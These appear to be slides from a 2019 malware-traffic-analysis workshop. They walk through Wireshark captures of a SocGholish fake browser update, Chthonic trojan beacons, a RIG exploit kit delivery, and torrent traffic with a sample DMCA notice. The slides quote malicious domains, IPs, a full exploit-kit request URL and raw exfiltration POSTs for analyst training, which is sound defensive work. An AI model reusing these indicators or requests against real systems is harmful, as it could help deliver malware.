
You are using an older version of Firefox

Update now to keep your Firefox browser running smoothly and securely.

Your download will begin automatically. If not, click here:

Update Firefox

Block 5 - Fake browser updates



Block 5 - Fake browser updates



Firefox_72.24.
js

Block 5 - Fake browser updates

2019-MTA-workshop-block-5-04.pcap



(http.request or ssl.handshake.type == 1) and !(ssdp)					Expression... + basic basic+ basic+dns
Time	Dst	port	Host	Info	
2019-04-22 02:07...	204.2.193.138	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1	
2019-04-22 02:07...	216.58.193.1...	443		Client Hello	
2019-04-22 02:07...	50.233.80.221	80	thetechhaus.com	GET / HTTP/1.1	
2019-04-22 02:07...	50.233.80.221	80	thetechhaus.com	GET /sites/all/themes/theme845/	
2019-04-22 02:07...	50.233.80.221	80	thetechhaus.com	GET /sites/all/themes/theme845/	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/system/system.base	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/aggregator/aggrega	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /sites/all/libraries/colorb	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /sites/all/themes/theme845/	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/system/system.menu	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/system/system.mess	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/system/system.them	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/book/book.css?ppar	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/comment/comment.cs	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/field/theme/field.	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/node/node.css?ppar	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/poll/poll.css?ppar	
2019-04-22 02:07...	50.233.80.221	80	www.thetechhaus.com	GET /modules/search/search.css?	


Block 5 - Fake browser updates

2019-MTA-workshop-block-5-04.pcap

http.request and
ip.addr eq 93.95.100.178

Time	Dst	port	Host	Info
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /forum/index.php?p=220&d=511404&
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/css.css HTTP/1.1
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/logo/chrome.png HT
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/img/chrome.gif HTT
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/img/chrome.jpg HTT
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/fonts/DXI10RHCpsQm
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/fonts/cJZKeOuBrn4K
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/fonts/k3k702Z0KiLJ
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/fonts/MTP_ySUJH_bn
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /forum/index.php?p=220&d=511404&
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com	GET /browserfiles/favicon/chrome.png

Block 5 - Fake browser updates



- <https://isc.sans.edu/forums/diary/24640>
- https://twitter.com/malware_traffic/status/1114294927448584192

Block 5 - Fake browser updates

IP	Port	Alert
50.233.80.221	80	ETPRO CURRENT_EVENTS SocEng/Gholish JS Web Inject Inbound
185.243.115.84	80	ET POLICY Data POST to an image file (gif)
185.243.115.84	80	ETPRO TROJAN POST to a gif file
185.243.115.84	80	ETPRO CURRENT_EVENTS JS.SocGholish POST Request
31.3.135.232	53	ET CURRENT_EVENTS DNS Query Domain .bit
47.90.243.202	80	ETPRO TROJAN Chthonic CnC Beacon Generic M1
47.90.243.202	80	ETPRO TROJAN Chthonic CnC Beacon 14

Block 5 - Fake browser updates



(http.request or ssl.handshake.type == 1) and !(ssdp)					Expression...	+	basic	basic+	basic+dns
Time	Dst	port	Host		Info				
2019-04-22 02:07...	93.95.100.178	80	gopr.triplegconsults.com		GET /browserfiles/				
2019-04-22 02:07...	216.58.193.131	443			Client Hello				
2019-04-22 02:07...	216.58.193.131	443			Client Hello				
2019-04-22 02:07...	216.58.194.46	443			Client Hello				
2019-04-22 02:07...	172.217.6.174	443			Client Hello				
2019-04-22 02:07...	185.243.115.84	80	41ffd782.static.spillpalletonline.com		POST /pixel.gif HT				
2019-04-22 02:07...	185.243.115.84	80	41ffd782.static.spillpalletonline.com		POST /pixel.gif HT				
2019-04-22 02:09...	185.243.115.84	80	41ffd782.static.spillpalletonline.com		POST /pixel.gif HT				
2019-04-22 02:09...	185.243.115.84	80	41ffd782.static.spillpalletonline.com		POST /pixel.gif?ssl				
2019-04-22 02:09...	204.2.193.138	80	www.msftncsi.com		GET /ncsi.txt HTTP				
2019-04-22 02:10...	47.90.243.202	80	afroamericanec.bit		POST /en/ HTTP/1.0				
2019-04-22 02:11...	204.2.193.137	80	www.msftncsi.com		GET /ncsi.txt HTTP				
2019-04-22 02:11...	47.90.243.202	80	afroamericanec.bit		POST /en/ HTTP/1.0				
2019-04-22 02:11...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:13...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:14...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				
2019-04-22 02:15...	47.90.243.202	80	afroamericanec.bit		POST /en/www/ HTTP				

Block 5 - Fake browser updates

Traffic from running the .js file:

- 41ffd782.status.spillpalletonline.com - POST /pixel.gif
- 41ffd782.status.spillpalletonline.com - POST /pixel.gif
- 41ffd782.status.spillpalletonline.com - POST /pixel.gif
- 41ffd782.status.spillpalletonline.com - POST /pixel.gif?ss&ss1img

```
POST /pixel.gif HTTP/1.1
Accept: */
Accept-Language: en-us
Age: c15bdbdc3ac6b69b
Content-Type: application/x-www-form-urlencoded
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 41ffd782.static.spillpalletonline.com
Content-Length: 72
Connection: Keep-Alive
Cache-Control: no-cache

a=6af6c6cbcfc3c3c4c7c39595d0c7cbc3c6c1d0c4cbc7c3c3c3cecfcecec0c3c3c3c2d0HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Mon, 22 Apr 2019 02:07:46 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/7.2.16
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST,OPTIONS,DELETE,PUT
```

f09
69001d89e7e61656b5d0778b249a8239976257b433c6d88e47abd38071d5236bf24e33561616c9349e7e94388f39c4b479ae777158ea955057618cf915a1a812918bf9ff596db89c740e8f1fc1ca41e135d39c98c7cc2fa3dfcd09d8266c0ec7280c23d390d5278b99ed3e215d6dc91b5d1e4b7faa95f0457a9657fcc5af0c7e76ae0fb06f620b2e5d03154af4bc6ad9b1d6e403ca37912f1dcc5e3a5b4e2fea2c9916ebdaf8db43d7a270b5aae93bbe54fb81e8d03047b655c3f5274df39359af02ea65c6fc9ca388d43e2e58b8ab756c08d5033559839719e5bb9d862ff7028fccf26bdaea5c8829f1d806338d6a41ee44abaf14df212659c1abdaaef358ba0e51db36d0a9f2b0e71312da052b60aed48ea56a2942efd1403319ae1716a5cab8c7bc5cd74f8e52e9b7a44c2af1162e051e0e721dc6299ffccf5b2d8cc7bb15c184b24469cd92fd91af6fc914d447d94c52220672b1

Wireshark · Follow TCP Stream (tcp.stream eq 125) · 2019-MTA-workshop-block-5-04.pcap



```
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
X-Powered-By: PHP/7.2.16
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,POST,OPTIONS,DELETE,PUT

POST /pixel.gif?ss&ss1img HTTP/1.1
Accept: */*
Accept-Language: en-us
Age: c15bdbdc3ac6b69b
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 41ffd782.static.spillpalletonline.com
Content-Length: 1212863
Connection: Keep-Alive
Cache-Control: no-cache

.PNG
...
IHDR.....8.....C....sRGB.....gAMA.....a....
pHYs.....o.d....IDATx^..g.c....]....l.q..W.\e..T...*Y.U..D..H.t..e.(..U..+..".K.s....3gr....9.
`#g1...S.....Fc..=.....-....`a.X...>...[....,T..7x.....rxV.r.Q..Z....;V....kq..Z..s.Vjb...
%9.0..w]....>#..$g9.kK.S.Q.?3bk...F|}E.....X.w$6....y;    |fG....bFr...q..v.w.X_.d}....2>w...^.
6V.>..qn.m.....>..Y....8....;r...q..t..H..H*..6..d..&.t.,&nb..p....w$..!.....[..oJ(x
```

Block 5 - Fake browser updates

File → Export Objects → HTTP...

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
3950	41ffd782.static.spillpalletonline.com	application/...	72 bytes	pixel.gif
3969	41ffd782.static.spillpalletonline.com	text/html	15 kB	pixel.gif
3992	41ffd782.static.spillpalletonline.com	application/...	18 kB	pixel.gif
5349	41ffd782.static.spillpalletonline.com	text/html	1,424 kB	pixel.gif
5429	41ffd782.static.spillpalletonline.com	application/...	268 bytes	pixel.gif
5437	41ffd782.static.spillpalletonline.com	text/html	610 bytes	pixel.gif
6862	41ffd782.static.spillpalletonline.com		1,212 kB	pixel.gif?ss&sslimg
7002	www.msitncsi.com	text/plain	14 bytes	ncsi.txt
7032	africanamericaner.htm		1,056 bytes	en

Help Save All Close Save

Block 5 - Fake browser updates

Traffic from Chthonic banking Trojan:

- afroamericanec.bit - POST /en/
- afroamericanec.bit - POST /en/www/

Block 5 - Fake browser updates

```
POST /en/www/ HTTP/1.0
Host: afroamericanec.bit
Content-Length: 240

W.xy.....R.le./....KB.....%..p.....G..<1.....u~.)Y..v.l....
%'.....c.....R...<.vIIId..Y^k@g.H7.eg
X..#.{{.....o.1.....X...Du..`..M.....)::.p.r.....8.Aw..]..5..S..]..y...
[.....H.*%..J...(%..Bc].l....$#b..V{..y.....t..s....'..$.[...
$j.;\HTTP/1.0 200 OK
X-Powered-By: PHP/5.4.16
Content-type: text/html
Content-Length: 152432
Date: Mon, 22 Apr 2019 10:06:52 GMT
Server: lighttpd/1.4.45
```

```
`l.....V<.(.D..;[.....h.
1Lo...m.Y.W._.....#....Et....&.....@/R..;02..}.n.N..W.....?
R...O....0m.Rp....N]I.....~+G.9..;t..<.o~.y...
..`.....{.%U2..Zj...C.z..@x.V..s...B.....0...V.%....t.$...
.6.S...(.i...)o.s9X.....%.....*..}.....>..R...i.....
```


Block 5 - Up next...

- Phishing pages
- Fake AV pages (tech support scams)
- Fake browser updates
- **Exploit kits**
- Torrenting


Block 5 - Exploit kits

Exploit kits are web servers that use exploits to take advantage of vulnerabilities in browser-based applications to infect a Windows computer without the user's knowledge.

Block 5 - Exploit kits



Block 5 - Exploit kits



Block 5 - Exploit kits

2019-MTA-workshop-block-5-05.pcap

IP	Port	Alert
37.46.134.113	80	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
37.46.134.113	80	ETPRO CURRENT_EVENTS RIG EK Flash Exploit Sep 05 2017 (FWS)

Block 5 - Exploit kits

2019-MTA-workshop-block-5-05.pcap

http.request or http.response

Time	Dst	port	Info
→ 2019-08-21 00:01...	37.46.134.113	80	GET /?MjE4Mjgw&OIvlmaen&TgVoHWNwN=community&YAsZ
← 2019-08-21 00:01...	10.8.21.101	49229	HTTP/1.1 200 OK (text/html)
2019-08-21 00:01...	37.46.134.113	80	GET /?MjI4MjQ3&rvjbDsioqKrSTn&YhUskuPgRX=referre
2019-08-21 00:01...	10.8.21.101	49230	HTTP/1.1 200 OK (application/x-shockwave-flash)
2019-08-21 00:01...	37.46.134.113	80	GET /?NTM2NDQ0&qqfXTff&LQvqSH=detonator&IIxcwc=h
2019-08-21 00:01...	10.8.21.101	49233	HTTP/1.1 200 OK (application/x-msdownload)

- HTTP/1.1 200 OK (text/html)
- HTTP/1.1 200 OK (application/x-shockwave-flash)
- HTTP/1.1 200 OK (application/x-msdownload)

Block 5 - Exploit kits

```
GET /?
NTM2NDQ0&qqfXTff&LQvqSH=detonator&IIxcwc=heartfelt&NLqSTFmeb=vest&ufaRem=golfer&R0rEPmc=referred&tYuyUZrE
cmR=difference&dfbgwtN=heartfelt&mIY0jrtncgHeDr=everyone&ffhd3s=wnbQMvXcKxXQFYbIKuXDSK1DKU7WGkaVw4-
fhMG3YpnNfynz2ezURnL6tASVVFqRrbMdJLZQa&pXFNUfWESJcUnS=referred&WcqsHhjLTZ=detonator&t4gdgff4=VXojxeGeQ0w
mdtUVVvkX_6-ni0DTnBGc050H-
kCLYwhD_MScFLkL0VT8xrgdecIuzibfqWZT_A&yyCFHutZYjl=constitution&bEHv1SvER=community&RWfiptkvapZrnUH=vest&b
VyrNrXZwZmQa=community&mvwmnBzUG=heartfelt&DIYFnTgutoWMTg4Mjc1 HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 37.46.134.113
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 21 Aug 2019 00:01:18 GMT
Content-Type: application/x-msdownload
Content-Length: 537600
Connection: keep-alive
Accept-Ranges: bytes
```

```
.6.+...
__.g...5jD?.V..6H2=...H..U1.l....+...7| .h.-
f).../&)*.....U...._X.....=....8.;...G:....T....U..e...W...Q....C'...].m...Yt...3Q...
...R7/....+...>...Y.d...svS...z1.....S{6.P.b.VG../.T.q....H....v...|0....
xX...[....n&....Snxd..?.{..4.....>...5.....?...^MT.w...<.....
^....N....8.=..X8.I;..$..K.x._...M...%=. ....,W.E.mq.^...s,.K.p)..2.B|....
fn.....p...q....v..I.G.....0.}.H.....V.<..C1.A..ahK.+G.....8g%u.....r.....9.`.H+.Uf
6 T      1X H i *N rD A M V X N g T i h    V> ?z\ ^ a? z   d?S   b< 6
```

Block 5 - Up next...

- Phishing pages
- Fake AV pages (tech support scams)
- Fake browser updates
- Exploit kits
- **Torrenting**

Block 5 - Torrenting

- Activity like online gambling, pornography, and illegal file sharing sites may be explicitly prohibited by your organization.
- Generally, security analysts do not search for policy violations, but we might be called to investigate torrenting.

Block 5 - Torrenting

- After downloading a file using a torrent client, that client often will share the file.
- It's trivially easy for content creators to find out who is sharing illegal copies of their work.

Block 5 - Torrenting - DMCA notice

We are writing this message on behalf of HOME BOX OFFICE, INC. ("HBO"), with physical offices located at 1100 Avenue of the Americas, New York, NY 10036, United States (Attention: Director of Anti-Piracy).

Block 5 - Torrenting - DMCA notice

- ----- Infringement Details -----

Title: Game of Thrones

Timestamp: 2019-01-19T16:25

IP Address: *[recipient's public IP address]*

Port: 51924

Type: BitTorrent

Torrent Hash: ae30ec73d67bc3ca1afa07cfb9fbeccbe14fe55c

File Name: Game.of.Thrones.S07E01.720p.WEB.h264-TBS[eztv].mkv

File Size: 1,252 MB

- -----

Block 5 - Torrenting

**2019-MTA-workshop-block-5-06
.pcap**



Time	Dst	port	Host	Server Name	Info
→ 2019-02-16 01:57...	91.189.88.23	80	releases.ubuntu.com		GET /18.04/ubuntu
2019-02-16 01:57...	64.233.180.155	443		stats.gdo...	Client Hello
2019-02-16 01:57...	64.233.180.155	443		stats.gdo...	Client Hello
2019-02-16 01:57...	172.217.6.132	443		www.google...	Client Hello
2019-02-16 01:57...	172.217.6.132	443		www.google...	Client Hello
2019-02-16 01:57...	91.189.95.21	69...	torrent.ubuntu.com:6969		GET /announce?in
